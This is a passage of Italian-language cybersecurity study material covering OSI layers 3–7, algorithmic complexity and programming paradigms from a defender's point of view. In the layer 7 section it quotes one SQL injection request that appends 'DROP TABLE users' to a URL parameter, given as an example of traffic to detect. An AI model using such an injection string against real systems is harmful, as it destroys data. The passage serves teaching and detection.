  • Livello 3: Rete. È responsabile dell’instradamento (routing) dei pacchetti attraverso reti diverse, dal mittente finale al destinatario finale, potenzialmente passando per più nodi di commutazione (router). Il livello 3 introduce gli indirizzi logici (es. indirizzi IP) e si occupa di trovare percorsi e di gestire la congestione a livello di pacchetto. IP (Internet Protocol) è il protagonista (versione 4 e 6) a questo livello. Altri esempi includono protocolli legacy o specializzati come IPX, AppleTalk (quasi obsoleti) e protocolli di routing come ICMP potrebbe essere considerato tra 3 e 4 (di supporto al funzionamento di IP, es. con ping ed error message). I router operano al livello 3, guardando l’indirizzo di destinazione nei pacchetti IP e inoltrandoli secondo la routing table. La sicurezza a livello 3 coinvolge diversi aspetti: controllo degli accessi IP (liste di controllo accessi su router e firewall che permettono o bloccano traffico in base a IP sorgente/dest, protocollo e porta – benché la porta sia L4), protezione dell’integrità dei pacchetti (qui agisce ad esempio IPsec AH/ESP che aggiunge firma o cifratura a livello IP) e la robustezza contro attacchi di scansione e DoS basati su IP (ping of death, fragmentation attacks). Un amministratore deve implementare filtering appropriato (ad esempio: filtrare pacchetti in ingresso con IP sorgenti privati o palesemente spoofati – BCP 38, ingress filtering; bloccare protocolli non necessari come IPv6 se non in uso, o ICMP solo in modo controllato perché ICMP è utile per la diagnostica ma può essere abusato in tunneling o scansioni). Anche gli attacchi di tracciamento (es. traceroute abusato per mappare la rete) lavorano su livello 3/4 usando TTL manipolato; un SOC potrebbe rilevare e allertare se vede traceroute verso host interni, segno di ricognizione. In sintesi, il livello rete è dove si definiscono i confini della security perimeter: definire quali IP o segmenti possono comunicare, implementare segmentazione della rete (VLAN e routing intervlan con ACL) e applicare tecniche come network address translation (NAT) – che pur essendo nata per risparmiare IPv4, fornisce un effetto collaterale di mascheramento degli IP interni, aggiungendo oscurità verso l’esterno.
  • Livello 4: Trasporto. Offre comunicazione end-to-end affidabile o non affidabile tra processi applicativi su host differenti. Due protocolli cardine qui sono TCP (orientato alla connessione, affidabile, con controllo di flusso) e UDP (datagrammi non connessi, non garantiti). Il livello trasporto identifica anche le porte (numeri che distinguono i flussi applicativi: es. porta 80 per HTTP su TCP, 53 per DNS su UDP, ecc.), permettendo la multiplexing di più conversazioni sulla stessa connessione di rete. Qui troviamo anche concetti come segmento (TCP segment) o datagramma (UDP). Dal punto di vista sicurezza, sul livello 4 agiscono molti controlli nei firewall stateful, che monitorano lo stato delle connessioni TCP e possono bloccare tentativi anomali (ad esempio pacchetti TCP non appartenenti ad alcuna connessione nota). Il port scanning è una tecnica di ricognizione di livello 4: un attaccante invia tentativi di connessione su varie porte per scoprire quali servizi sono attivi; strumenti come nmap variano i tipi di pacchetto (SYN scan, ACK scan, UDP scan) per inferire regole firewall e servizi. Un analista deve saper interpretare log come “Dropped packet from X to Y: TCP flags SYN” e capire che è uno scan. Inoltre, attacchi DDoS spesso si manifestano su questo livello: SYN flood (già descritto), o saturazione di porte specifiche (es. attacco a un server web saturando la porta 80 con richieste incomplete). Difese includono meccanismi antidos sui firewall e anche a livello di sistema operativo (stack TCP robusti con backlog di connessioni ampia, cookies, ecc.). I protocolli di trasporto hanno anche implicazioni su performance e perciò su rilevamento anomalie: es. un flusso TCP legittimo ha una certa sincronia tra pacchetti e ack; se un flusso esce dalle statistiche usuali (troppi RST, troppi ritrasmissioni) potrebbe indicare un problema o un attacco in corso di blocco. A livello trasporto si implementa anche la sicurezza delle sessioni in alcuni casi: per es., TLS (il protocollo usato per HTTPS) in realtà risiede sopra TCP (livello 5 OSI se consideriamo session/present, o direttamente come parte dell’applicazione), ma concettualmente fornisce sicurezza a ciò che il trasporto trasmette. In un contesto OSI, potremmo dire che l’inizio handshake TLS è livello 5 sessione (instaura un canale) e la cifratura/decifratura è presentazione (livello 6). Comunque, il responsabile di sicurezza deve sapere che firewall di nuova generazione possono operare fino al livello 7, ma spesso regole efficaci si definiscono su combinazioni di criteri L3/L4 (IP/porta) per bloccare accessi a servizi indesiderati o limitare provenienze.
  • Livello 5: Sessione. Fornisce i meccanismi per controllare il dialogo tra due applicazioni, istituendo, gestendo e terminando sessioni di comunicazione. Una sessione è essenzialmente una comunicazione logica di lunga durata tra due entità, che può comprendere più scambi di dati. Funzioni tipiche del livello di sessione includono la gestione delle connessioni (apertura, autenticazione al livello di sessione, chiusura ordinata) e controllo del dialogo (chi può inviare in un dato momento, half-duplex vs full-duplex, sincronizzazione di checkpoint per riprendere trasferimenti interrotti). Nella pratica di Internet, il livello sessione non è molto distinto: protocolli come TLS/SSL possono essere visti come aggiungere una sessione sicura su TCP, o protocolli come NetBIOS session, RPC, PPTP ecc. definiscono sessioni sopra il trasporto. Dal punto di vista sicurezza, qui collochiamo concetti come autenticazione della sessione (per es., in TLS un client e server si autenticano e stabiliscono una sessione cifrata con ID di sessione), oppure gestione delle sessioni applicative (ad esempio i token di sessione HTTP per tenere traccia di un utente loggato su un sito – concettualmente livello 5/7). Le minacce includono il dirottamento di sessione (session hijacking), in cui un attaccante subentra in una sessione attiva rubando credenziali di sessione (es. cookie di autenticazione web non protetto) o per difetti del protocollo (un esempio storico: nel protocollo PPTP VPN c’erano weakness che permettevano di desincronizzare e prendere controllo della sessione). Un altro concetto di sessione è nel checkpointing: alcuni protocolli di trasferimento file lunghi implementano marker di sincronizzazione (per non ricominciare da capo se la sessione cade). Un attaccante potrebbe abusare del meccanismo di ripresa (resumption) se non ben protetto, per forzare trasferimenti incompleti o inserire dati. In contesti moderni, molti di questi dettagli sessione sono integrati nelle applicazioni (livello 7), quindi il livello 5 OSI è spesso citato in teoria più che implementato separatamente. Il coordinatore di sicurezza comunque deve assicurarsi che le sessioni, qualunque sia il contesto, siano protette: ad esempio, nelle applicazioni web la gestione sicura dei token di sessione (randomici, con scadenza, marcati HttpOnly e Secure se cookie) è cruciale per prevenire impersonificazione.
  • Livello 6: Presentazione. Si occupa della sintassi e semantica dei dati scambiati tra applicazioni. In pratica, fornisce trasformazioni di dati che permettono a sistemi con convenzioni diverse di comunicare. Ciò include conversioni di formato (esempio: codifica dei caratteri – convertire testo Unicode in ASCII se il destinatario supporta solo quello), serializzazione di strutture complesse in un formato standard (tipo JSON, XML, ASN.1), compressione (per ridurre la mole di dati da trasmettere) e cifratura per garantire confidenzialità. Il livello di presentazione è quindi dove i dati grezzi dell’applicazione vengono preparati per la trasmissione e viceversa all’arrivo vengono rielaborati in forma utilizzabile dall’app. Un esempio concreto: in una connessione HTTPS, il contenuto HTTP vero e proprio viene cifrato a livello presentazione (TLS) e poi passato come flusso cifrato al livello trasporto (TCP) per l’invio. Nella sicurezza informatica, il livello 6 è cruciale perché è dove avvengono crittografia/decrittografia e codifiche. Ad esempio, molti attacchi web come XSS, SQLi, ecc., sfruttano mancate conversioni di formato (un input utente che andava interpretato solo come testo viene invece eseguito come codice). Una robusta “presentazione” in un’applicazione web significa escaping appropriato di caratteri speciali quando dati non fidati vengono inseriti in HTML, SQL, XML, ecc., per prevenire l’esecuzione indesiderata – in altri termini, difese come output encoding per XSS o query parametrizzate (che separano i dati dalla sintassi SQL) attengono a questo concetto. Dal punto di vista delle comunicazioni di rete, standard come TLS garantiscono che i dati in presentazione siano cifrati end-to-end: un responsabile deve assicurarsi che i servizi critici usino protocolli sicuri (es. preferire FTPS/SFTP a FTP in chiaro, HTTPS a HTTP, SSH a Telnet, ecc.) cosicché anche se il traffico viene intercettato a livello inferiore, risulti incomprensibile. Inoltre, il livello presentazione include la gestione di certificati digitali e formati di scambio: competenze in PKI e negoziazione di protocolli (quali ciphersuite TLS sono consentite, usi di TLS 1.3 vs deprecazione di SSLv3/TLS1.0 insicuri) rientrano tra quelle richieste a un esperto di sicurezza per garantire che i dati “presentati” in rete siano sempre protetti secondo lo stato dell’arte.
  • Livello 7: Applicazione. È il livello più alto, quello con cui interagiscono direttamente le applicazioni software e, in ultima analisi, l’utente finale. Fornisce quindi i servizi di rete più vicini all’utilizzatore: protocolli di posta elettronica (SMTP per inviare, IMAP/POP3 per ricevere), web (HTTP/HTTPS), trasferimento file (FTP, SFTP), servizi directory (LDAP), accesso remoto (SSH, Telnet) e molti altri servizi specializzati (DNS stesso è considerato applicazione nel modello OSI, così come protocolli voce su IP come SIP/VoIP, etc.). Al livello applicazione si definiscono i formati dei messaggi di alto livello e le procedure di scambio specifiche di quello use case. Ad esempio, HTTP definisce come un client può richiedere una risorsa con un verbo (GET, POST, etc.) e come un server risponde con un codice di stato e eventuale contenuto; SMTP definisce i comandi per trasmettere email tra server; SSH definisce come incapsulare un terminale remoto sicuro. Dal punto di vista sicurezza, il livello applicazione è dove tipicamente risiedono le vulnerabilità logiche e di input più complesse: injection, buffer overflow applicativi, deserializzazione insicura, autenticazione debole, autorizzazioni errate e così via (molte delle categorie OWASP Top 10 per applicazioni web sono questioni di livello 7). Un responsabile per gli incidenti deve avere familiarità con i protocolli applicativi per riconoscere anomalie: es. traffico HTTP verso un server web che contiene comandi sospetti ( /admin/delete.php?id=1;DROP TABLE users) potrebbe indicare un attacco SQLi; oppure richieste LDAP malformate potrebbero segnalare un tentativo di exploit di Active Directory. Anche la modellazione delle minacce avviene in gran parte a livello applicazione: qui si chiede “cosa succede se un utente malintenzionato invia dati oltre i limiti?”, “cosa se effettua sequenze di API fuori ordine?”, etc. Ogni protocollo ha le sue particolarità: FTP ad esempio espone credenziali in chiaro se non è protetto e inoltre utilizza porte dinamiche (che i firewall devono gestire in modo speciale, con moduli helper, altrimenti può essere abusato per bypassare porte); SMTP può essere sfruttato per relay non autorizzati se non configurato bene (open relay) e per diffondere phishing/malware; HTTP è il veicolo di tantissimi attacchi, dai malware via download, al phishing via siti clone, fino alle exploit di librerie web.

Ai fini di prevenzione e gestione degli incidenti, è utile dotarsi di strumenti di Application Layer Security: WAF (Web Application Firewall) per analizzare il traffico HTTP e bloccare pattern malevoli noti (anche se non sostituisce il secure coding, è un utile layer difensivo), antivirus/antimalware gateway per controllare file trasferiti via protocolli applicativi (es. scanner SMTP per allegati email, o proxy HTTP con antimalware integrato) e sistemi di Data Loss Prevention (DLP) che analizzino il contenuto applicativo in uscita (es. per individuare stringhe che sembrano numeri di carta di credito o dati classificati e bloccarne l’esfiltrazione via email/web). Inoltre, la telemetria di livello 7 (log applicativi) è fondamentale in fase di risposta: i log di un server web (es. access log di Apache/Nginx) possono mostrare un pattern di exploit (decine di tentativi di accedere a wp-admin.php indicano un bot che cerca di violare WordPress), i log di un database possono mostrare query strane (tentativi di selezionare tabelle di sistema da un’app che non dovrebbe), i log di un server DNS possono indicare tunneling come detto. Un SOC ben organizzato correla eventi su più livelli: ad esempio, un alert IDS su un payload sospetto a livello 4+7 (un pacchetto TCP con dentro un comando SQL anomalo) incrociato con un log applicativo di errore database può confermare un tentativo di SQL injection riuscito o meno.

Integrazione e concetti trasversali: Una cosa importante da capire è che i livelli non sono completamente isolati: ogni livello aggiunge il suo overhead e le sue vulnerabilità possono propagarsi. Ad esempio, un attacco DDoS a livello 7 (come HTTP Flood, numerosissime richieste web) sfrutta comunque la connessione TCP sottostante: mitigarlo può richiedere azioni a livello 7 (rispondere con CAPTCHA, tarpit) ma anche a livello 4 (limitare connessioni per IP) e livello 3 (filtrare IP noti malevoli). Oppure, una falla a livello 2 come ARP poisoning può portare a Man-in-the-Middle che intercetta e poi manipola dati di livello 7 (inserendo script malevoli nel traffico web, se questo non è cifrato). Conoscere l’OSI aiuta a compartimentalizzare i problemi e a parlare con gli specialisti giusti: ad esempio, se si riscontra che “le email non arrivano a destinazione”, potrebbe essere un problema di livello 7 (misconfigurazione SMTP, o bloccate per contenuti), livello 3 (routing verso il mail server errato) o altro; il modello OSI offre un approccio per isolare: ping (L3), telnet porta 25 (L4), analisi logs SMTP (L7) e così via. Nella risoluzione di incidenti, spesso si “risale la pila OSI” per individuare dove esattamente risiede il fault o l’attacco.

In conclusione, il modello OSI con i suoi 7 livelli – Fisico, Collegamento dati, Rete, Trasporto, Sessione, Presentazione, Applicazione – è uno strumento concettuale che aiuta a progettare, proteggere e diagnosticare le reti di calcolatori. Ogni livello introduce considerazioni di sicurezza specifiche e un responsabile per la sicurezza informatica deve averne padronanza per implementare una strategia di difesa in profondità: multiple protezioni sovrapposte attraverso la pila, cosicché anche se un attacco aggira un livello (es. malware che viaggia cifrato su HTTPs – invisibile al firewall L7), venga intercettato a un altro (es. analisi comportamentale al livello applicazione endpoint, o decrittazione in un proxy per l’ispezione). Lo standard ISO/OSI stesso, pur teorico, ha generato protocolli e influenzato architetture – conoscere ad esempio che X.509 (certificati) nasce da standard OSI di presentazione, o che LDAP è figlio di X.500 (applicazione OSI), arricchisce la comprensione storica e pratica che torna utile quando si incrociano sistemi eterogenei (ad es. integrazione di vecchi sistemi mainframe o SCADA che a
volte ancora usano stack particolari).

Un algoritmo è una procedura definita, costituita da una sequenza finita di istruzioni, che risolve un problema o svolge un determinato compito. In informatica, gli algoritmi rappresentano le ricette operative per qualsiasi programma: dal semplice calcolo di una somma alla crittografia avanzata, tutto si riduce a passi elementari che il calcolatore esegue. Formalmente, si richiede che un algoritmo abbia alcune proprietà: finitezza (deve terminare in un numero finito di passi), determinismo (stessi input producono stessi output, a meno di componenti aleatorie volute), non ambiguità (ogni passo è definito in modo univoco, interpretabile senza dubbio) e generalità (risolve una classe di problemi, non un solo caso specifico).

Esempi di algoritmi classici includono: l’algoritmo di ordinamento (ordinare una lista di numeri o stringhe – con varianti famose come QuickSort, MergeSort, HeapSort, etc.), algoritmi di ricerca (trovare un elemento in una collezione – es. ricerca lineare vs ricerca binaria in una lista ordinata), algoritmi di grafi (cammini minimi, visite in profondità/ampiezza, ecc.), algoritmi di ottimizzazione (zaino, percorso più breve, flusso massimo) e tanti altri. Nella pratica quotidiana, un professionista di sicurezza può incontrare algoritmi ad esempio nell’analisi di performance di un sistema (sapere se una certa operazione è O(n) lineare o O(n^2) quadratica aiuta a capire se un attacco di stress potrebbe causare rallentamenti significativi), oppure nella comprensione di meccanismi crittografici (dove la solidità di un algoritmo di cifratura spesso si basa su problemi computazionalmente difficili, come la fattorizzazione dei grandi numeri primi per RSA).

Complessità computazionale: uno degli aspetti fondamentali nello studio degli algoritmi è la loro complessità, cioè la quantità di risorse (tempo di calcolo, spazio di memoria) che richiedono in funzione della dimensione dell’input. La complessità in termini di tempo viene di norma espressa tramite la notazione O-grande, che fornisce un limite superiore asintotico sulla crescita del costo computazionale al crescere di n (taglia input). Ad esempio, dire che un algoritmo è O(n log n) significa che per gestire input più grandi, il suo tempo cresce proporzionalmente a n log n. In generale, classifichiamo le complessità asintotiche in classi come: costante O(1), logaritmica O(log n), lineare O(n), quasi-lineare O(n log n), quadratica O(n^2), cubic O(n^3), …esponenziale O(2^n) e oltre. Chiaramente, algoritmi più efficienti sono preferibili – un problema risolvibile con un algoritmo O(n) sarà gestibile per input grandi molto meglio di uno O(n^2). Per contestualizzare: in un attacco di forza bruta, provare tutte le combinazioni di una password di lunghezza n può essere ~O(k^n) (esponenziale nel numero di caratteri se ogni posizione ha k possibilità), il che spiega perché aumentando lunghezza e complessità delle password la ricerca esaustiva diventa impraticabile.

Per un responsabile alla sicurezza, la teoria degli algoritmi ha ricadute pratiche. Un esempio evidente è nella crittografia: la sicurezza di molti algoritmi crittografici è legata alla complessità computazionale di certi problemi. RSA, ECC, Diffie-Hellman si basano sul fatto che alcuni problemi (fattorizzazione di interi grandi, logaritmo discreto in certi gruppi) sembrano richiedere tempo esponenziale con i migliori algoritmi noti: quindi, con chiavi abbastanza lunghe, la brute force diventa impossibile nei tempi dell’universo (a meno di progressi algoritmici o quantistici). Comprendere questo aiuta a scegliere parametri sicuri: ad esempio, sapere che il migliore algoritmo di fattorizzazione noto ha complessità sub-esponenziale (sì, c’è il Number Field Sieve che è circa O(exp( (64/9)^(1/3) * (log n)^(1/3) * (log log n)^(2/3) )) ), consente ai crittografi di stimare quanti bit di RSA servono (oggi almeno 2048-bit) per resistere X anni. Un altro esempio: gli algoritmi di hashing (SHA-256, SHA-3) sono progettati per essere veloci da calcolare ma non invertibili senza provare molte possibilità. La difficoltà di trovare collisioni in SHA-256 è legata a dover provare 2^128 operazioni (complessità bruteforce). Se un attaccante scoprisse un algoritmo molto migliore (es. O(2^64)), quell’hash non sarebbe più sicuro. Dunque, chi lavora in sicurezza deve seguire anche le scoperte nel mondo algoritmi (ad esempio, i recenti progressi su SHA-1 collisioni hanno reso questo hash deprecato). E ovviamente il calcolo quantistico promette di ridurre drasticamente la complessità di alcuni problemi: Shor’s algorithm porta la fattorizzazione a complessità polinomiale, distruggendo RSA/ECC una volta che avremo quantum computer abbastanza grandi.

Al di là della crittografia, l’analisi degli algoritmi è utile per ottimizzare le difese e attacchi. Dal lato difensivo: un SIEM che raccoglie log deve avere algoritmi di correlazione efficienti, altrimenti con milioni di eventi genererà ritardi – un buon coordinatore sa scegliere strumenti validi o architetture big data (es. utilizzare motori come Elasticsearch che usano algoritmi di ricerca efficaci). Dal lato offensivo: alcuni attacchi DoS sfruttano algorithmic complexity attacks, ad esempio l’HashDoS (inviare tanti input calibrati per provocare collisioni in una tabella hash usata dall’applicazione, degradando le look-up da O(1) a O(n) e bloccando il server) – questo fu dimostrato su Java, PHP e altri linguaggi, costringendo a migliorare gli algoritmi di hashing o introdurre randomizzazione. Un altro esempio sono i ReDoS (Regular Expression Denial of Service): usare input particolari per mandare in worst-case l’algoritmo di matching delle espressioni regolari (che in alcuni engine può diventare esponenziale). Questi sono attacchi sottili che richiedono comprensione di come un algoritmo risponde al worst-case.

Strutture dati e algoritmi: spesso insieme agli algoritmi si studiano le strutture dati (array, liste, pile, code, alberi, grafi, tabelle hash, ecc.), che influiscono sulle prestazioni. Una buona scelta di struttura può prevenire inefficienze – es: cercare elementi duplicati in un array fa O(n^2) naive, ma usando una hash set diventa O(n) mediamente. Nella sicurezza software, questo significa anche prevenire vulnerabilità di prestazioni: se un input controllato dall’utente potrebbe indurre il programma a usare un algoritmo quadratico, un attaccante può sfruttarlo per rallentarlo. Ad esempio, generare intenzionalmente situazioni pessime (come l’HashDoS citato). Dunque, parte del secure coding è anche evitare costrutti algoritmicamente rischiosi o porre limiti (ad esempio, limitare lunghezza massima di input per evitare loop troppo lunghi).

P vs NP e problemi intrattabili: un concetto teorico ma con implicazioni è la distinzione tra problemi in P (risolvibili in tempo polinomiale) e in NP (verificabili in polinomiale, ma non si conosce algoritmo polinomiale per risolverli). Molti problemi di ottimizzazione o ricerca combinatoria sono NP-difficili (come il Traveling Salesman, il Subset Sum, ecc.). Per la sicurezza, questo spiega perché certi obiettivi dell’attaccante sono difficili: ad esempio, craccare un cifrario robusto equivale a cercare nello spazio delle chiavi (che cresce esponenzialmente col numero di bit). Oppure, un software antivirus che voglia decidere in generale se un programma è malevolo va incontro al problema della fermata e questioni indecidibili; per questo gli antivirus usano euristiche imperfette – capire i limiti computazionali ci fa comprendere perché non esiste e probabilmente non esisterà mai “l’algoritmo perfetto” per distinguere malware da software legittimo in ogni caso (problema indecidibile, riducibile all’halting problem). Quindi si lavora per euristiche (firma, comportamento) sapendo che esisteranno falsi negativi/positivi.

Algoritmi distribuiti e fault tolerance: In un contesto come la sicurezza nazionale, con infrastrutture distribuite, è importante conoscere anche gli algoritmi per consenso distribuito (es. Paxos, Raft) e per gestione di guasti – questi sono algoritmi non banali che garantiscono consistenza e disponibilità su più nodi; la sicurezza di sistemi come blockchain, oppure di sistemi cluster per servizi critici, discende dalla solidità di tali algoritmi. Ad esempio, la robustezza di una blockchain dipende dall’algoritmo di consenso (Proof of Work è un “algoritmo” in senso lato con complessità regolata dalla difficoltà, BFT consensus ha tolleranza fino a f nodi corrotti se N > 3f, ecc.).

In sintesi, i fondamenti di algoritmi equipaggiano il professionista con un approccio analitico ai problemi: capire l’ordine di grandezza di un attacco brute-force, valutare l’impatto prestazionale di una misura di sicurezza (es. criptare tutto il traffico aggiunge overhead, ma di quanto?), scegliere strumenti in base alla scala (un SIEM con algoritmi subottimali funzionerà su 1k eventi al secondo ma non su 100k eps). La è quindi parte del bagaglio di un coordinatore, sebbene non debba implementare algoritmi da zero quotidianamente, deve saperne leggere i risultati e conversarci: ad esempio, comprendere un report che dice “la complessità computazionale di rompere AES-256 è di 2^254 operazioni, che con i mezzi attuali è impraticabile” oppure “un attacco di tipo meet-in-the-middle riduce la complessità su 2DES da 2^112 a 2^57, ecco perché 2DES non è considerato sicuro”. Senza basi sugli algoritmi, tali affermazioni sarebbero aride; con le basi, diventano guida all’azione (passare direttamente ad AES o 3DES perché 2DES è debole, ecc.). Dunque la padronanza degli algoritmi e della loro complessità permette di valutare rischi in modo quantificabile e di progettare contromisure efficaci.

I linguaggi di programmazione sono gli strumenti con cui vengono implementati gli algoritmi e le funzionalità software. Esistono centinaia di linguaggi, ma essi possono essere classificati per paradigma in base allo stile con cui si descrivono le istruzioni e i dati. In questa sezione ci focalizziamo su tre categorie importanti: linguaggi imperativi, linguaggi di scripting e linguaggi orientati agli oggetti.
Ognuno di questi paradigmi presenta caratteristiche peculiari, vantaggi, limitazioni e implicazioni per la sicurezza del codice prodotto.

Linguaggi imperativi (procedurali)

La programmazione imperativa è il paradigma classico in cui un programma è visto come una sequenza di istruzioni che modificano lo stato del programma stesso (variabili, strutture dati) per ottenere il risultato desiderato. In altre parole, l’attenzione è sul come fare le cose: si specificano esplicitamente i passi da seguire, in ordine, includendo strutture di controllo come assegnamenti, cicli ( for , while ), condizionali ( if / else ), chiamate di funzioni/procedure, ecc. La maggior parte dei linguaggi tradizionali rientrano in questo paradigma: linguaggi procedurali come C, Pascal, BASIC, Fortran (dove esistono procedure e funzioni come unità di modularizzazione) sono imperativi; anche il linguaggio Assembly (di basso livello) è imperativo puro, in quanto si scrivono istruzioni macchina che cambiano registri e memoria step-by-step. Persino linguaggi come Java o Python supportano uno stile imperativo (Python, ad esempio, pur essendo multi-paradigma, permette di scrivere codice procedurale imperativo). Caratteristiche tipiche di linguaggi imperativi/procedurali includono la gestione esplicita della memoria (in C, ad esempio, con malloc / free o lo stack frame delle funzioni), l’uso di variabili mutate nel corso dell’esecuzione e un flusso di controllo che può usare costrutti come goto (nei casi più base) o strutture strutturate. Il codice imperativo rispecchia l’architettura di von Neumann: infatti questi linguaggi sono “vicini al modo in cui lavora l’elaboratore”, aggiornando locazioni di memoria e eseguendo istruzioni in sequenza.

Implicazioni per la sicurezza: nei linguaggi imperativi a basso livello (es. C, C++, assembler) sta l’origine di molte vulnerabilità classiche, proprio perché lasciano molto controllo (e responsabilità) al programmatore. Ad esempio, la gestione manuale della memoria in C/C++ è fonte di bug quali buffer overflow, use-after-free, double free, integer overflow e così via, che se non prevenuti portano ad exploit di memoria e code execution arbitraria. Un responsabile della sicurezza deve conoscere bene questi rischi: ad esempio, l’attacco stack buffer overflow sfrutta il fatto che in C si possono scrivere dati fuori dai limiti di un array, andando a sovrascrivere il return address di funzione nello stack; mitigazioni come canary, ASLR, NX bit sono stati sviluppati per attutire il problema, ma la vera soluzione è scrivere codice robusto (o usare linguaggi che prevengono out-of-bounds, come Java o Rust). Nei contesti dove la performance e il controllo spingono a usare C/C++ (kernel OS, driver, sistemi embedded, highperformance computing), è cruciale adottare standard di codice sicuro (es. CERT C Coding Standard) e strumenti di analisi (sanitizer, static analysis) per ridurre i bug imperativi.

Nei linguaggi imperativi di più alto livello (es. Java, che è orientato agli oggetti ma si può vedere come imperativo nel flusso; o Python se scrivi script procedurali), molti errori di memoria sono evitati (garbage collector, check runtime su array, ecc.), ma persistono problemi come la gestione delle condizioni di errore, la concorrenza (race conditions se thread paralleli accedono a variabili condivise), etc. Il paradigma imperativo incoraggia l’uso di stato mutabile e questo è terreno di race condition e TOCTOU (Time-of-check to time-of-use) bugs: ad esempio, un programma imperativo multi-thread potrebbe controllare l’esistenza di un file e poi aprirlo; se tra check e open passa tempo e un attaccante cambia il file (symlink attack), abbiamo un TOCTOU bug. Un responsabile deve sapere che certe classi di vulnerabilità (soprattutto in codice multi-thread o multi-processo) derivano dalla difficoltà di ragionare su stato mutabile e tempi di esecuzione – ecco perché paradigmi alternativi (es. la programmazione funzionale, che evita stato mutabile) vengono talvolta adottati per ridurre bug, ma la maggioranza del codice rimane imperativo.

In campo offensivo, conoscere la natura imperativa dei programmi aiuta a fare reverse engineering: ad esempio, i malware scritti in C/C++ compilano in assembly macchina e un analista dovrà interpretare quell’assembly come un flusso di operazioni (imperative) per capire cosa fa il malware. Saper leggere pseudocodice imperativo o flusso di un binario è competenza essenziale in analisi malware/forense.

Esempi di linguaggi imperativi popolari: C (usato per kernel, sistemi operativi, software di rete; critico per exploit), C++ (che aggiunge oggetti ma resta principalmente imperativo, usato in applicativi veloci, anche in diversi malware avanzati), Ada (in ambito aerospaziale, focus su sicurezza e affidabilità), Go (Google Go, imperativo concurrent, con gestione memoria automatica e forte supporto al multithread – spesso usato per strumenti di rete e cloud, la sua semplicità riduce alcune classi di bug rispetto a C) e tanti altri incl. Rust (che pur supportando vari stili viene spesso usato in modo imperativo ma “memory safe” grazie al suo sistema di proprietà).

Linguaggi di scripting

Un linguaggio di scripting è tipicamente un linguaggio interpretato, di alto livello, pensato per automatizzare compiti in un ambiente runtime esistente. Il termine deriva dal fatto che inizialmente questi linguaggi erano usati per scrivere script (copioni) che eseguono operazioni su sistemi operativi o applicazioni, invece che per sviluppare applicazioni stand-alone complesse. Caratteristiche comuni dei linguaggi di scripting includono: tipizzazione dinamica (non occorre dichiarare esplicitamente il tipo delle variabili), gestione automatica della memoria (garbage collection), sintassi semplice e concisa, e disponibilità di un ambiente interpretativo (shell, REPL) dove eseguire i comandi al volo.
Esempi classici sono bash/sh (scripting di shell Unix), JavaScript originariamente scripting client-side per i browser, oggi grazie a Node.js usato anche lato server), Python, Perl, Ruby, PHP, PowerShell (scripting avanzato su Windows), ecc. Questi linguaggi spesso interagiscono con un sistema più grande: ad esempio, JavaScript in una pagina web manipola l’HTML/CSS e il browser funge da runtime; Python può essere usato come script per automazione di task di sistema, o incorporato in applicazioni; PHP è un linguaggio di scripting lato server per generare contenuti web dinamici; Bash orchestrа comandi del sistema operativo e programmi.

Il vantaggio dei linguaggi di scripting è la produttività e la facilità d’uso: permettono di sviluppare rapidamente funzionalità senza gestire i dettagli di basso livello (gestione memoria, compilazione). Questo li rende ideali per la scrittura di strumenti di automazione, estrazione di dati, prototipazione, e (nel nostro contesto) per molti script e tool di sicurezza. Un analista di sicurezza scrive comunemente script Python o Bash per analizzare log, per eseguire scansioni personalizzate, per automatizzare reazioni a incidenti (es. uno script che disattiva automaticamente un account sospetto su più sistemi, integrandosi via API).

Implicazioni per la sicurezza: Da un lato, usando linguaggi di scripting si evitano molte vulnerabilità tipiche del C (buffer overflow, ecc.), quindi per script e tool interni spesso si preferisce Python o PowerShell per ridurre rischi di bug memory corruption. Dall’altro lato, i linguaggi di scripting portano sfide proprie: essendo spesso interpretati, il codice può essere più facilmente letto/modificato da un attaccante se trova gli script sul sistema (a meno di offuscazioni); e poiché molti sono usati in contesti di elevati privilegi (si pensi a script Bash lanciati come root per manutenzioni, o script PowerShell per amministrazione di dominio), diventano bersagli: gli attaccanti possono tentare di alterare script esistenti (supply chain, se uno script viene scaricato da internet e poi eseguito con fiducia – come a volte succede con script di installazione), oppure usarli a proprio vantaggio (es. se un webserver permette di caricare ed eseguire file PHP, l’attaccante può caricare una web shell PHP, sfruttando il linguaggio di scripting del server per eseguire comandi arbitrari sul sistema). Ciò sottolinea la necessità di trattare gli script come codice a tutti gli effetti: revisionare la sicurezza, proteggerli con controlli di integrità, limitarne i permessi di esecuzione, ecc.

Nei sistemi, spesso i linguaggi di scripting fungono da collante: ad esempio, un attaccante che abbia compromesso un server Linux potrebbe scrivere uno script bash per mantenere la persistenza (inserendolo magari in /etc/init.d per avviarsi al boot) o per esfiltrare dati periodicamente. Dunque, chi gestisce la sicurezza deve monitorare non solo eseguibili compilati ma anche i file di script, e utilizzare strumenti tipo OSSEC o Tripwire per notare modifiche anomale a script chiave.
Le applicazioni web scritte in linguaggi di scripting (PHP, Python via Django/Flask, JavaScript via Node.js) ereditano i rischi di vulnerabilità applicative (XSS, injection, etc.), con la differenza che essendo i linguaggi spesso molto dinamici può essere più facile introdurre errori se non si seguono regole (es. in PHP, un tempo la registrazione globale delle variabili portava a vulnerabilità se non attenta; in Node.js, la presenza di un ricco ecosistema di package richiede attenzione alla supply chain e a aggiornare le dipendenze per evitare moduli malevoli).

Esempi pratici in scenario di sicurezza: uno script Python può essere scritto per analizzare i pacchetti di rete (usando Scapy) e rilevare un pattern di scansione, inviando alert. Oppure script Bash vengono usati negli SIEM per parsare formati di log e normalizzarli. Con PowerShell, un team di incident response può interrogare in modo massivo tutte le macchine di un dominio cercando indicatori di compromissione – infatti, oggi gli attaccanti stessi usano PowerShell per i loro scopi (PowerShell Empire e altri framework di post- exploitation): ciò perché con script si integrano nativamente nell’ambiente senza portare eseguibili che possano essere bloccati da whitelist. Un reaponsabile deve essere consapevole di queste tattiche e, ad esempio, abilitare PowerShell Logging e Constrained Language Mode su host Windows per avere visibilità e limitare l’uso malevolo.

In sintesi, i linguaggi di scripting sono potenti e flessibili; per la difesa informatica sono armi essenziali (per automazione e integrazione), ma vanno gestiti con regole di sicurezza come qualsiasi codice: controllo delle entrate (validazione input negli script), least privilege (non far girare script con privilegi oltre il necessario), mantenimento (aggiornare le versioni interpreter – molte falle in PHP/Python stesso corrette con patch), e rilevamento di abuso (monitorare esecuzioni anomale, come un utente non amministrativo che improvvisamente lancia script PowerShell con comandi di dumping credenziali).

Linguaggi orientati agli oggetti (OOP)

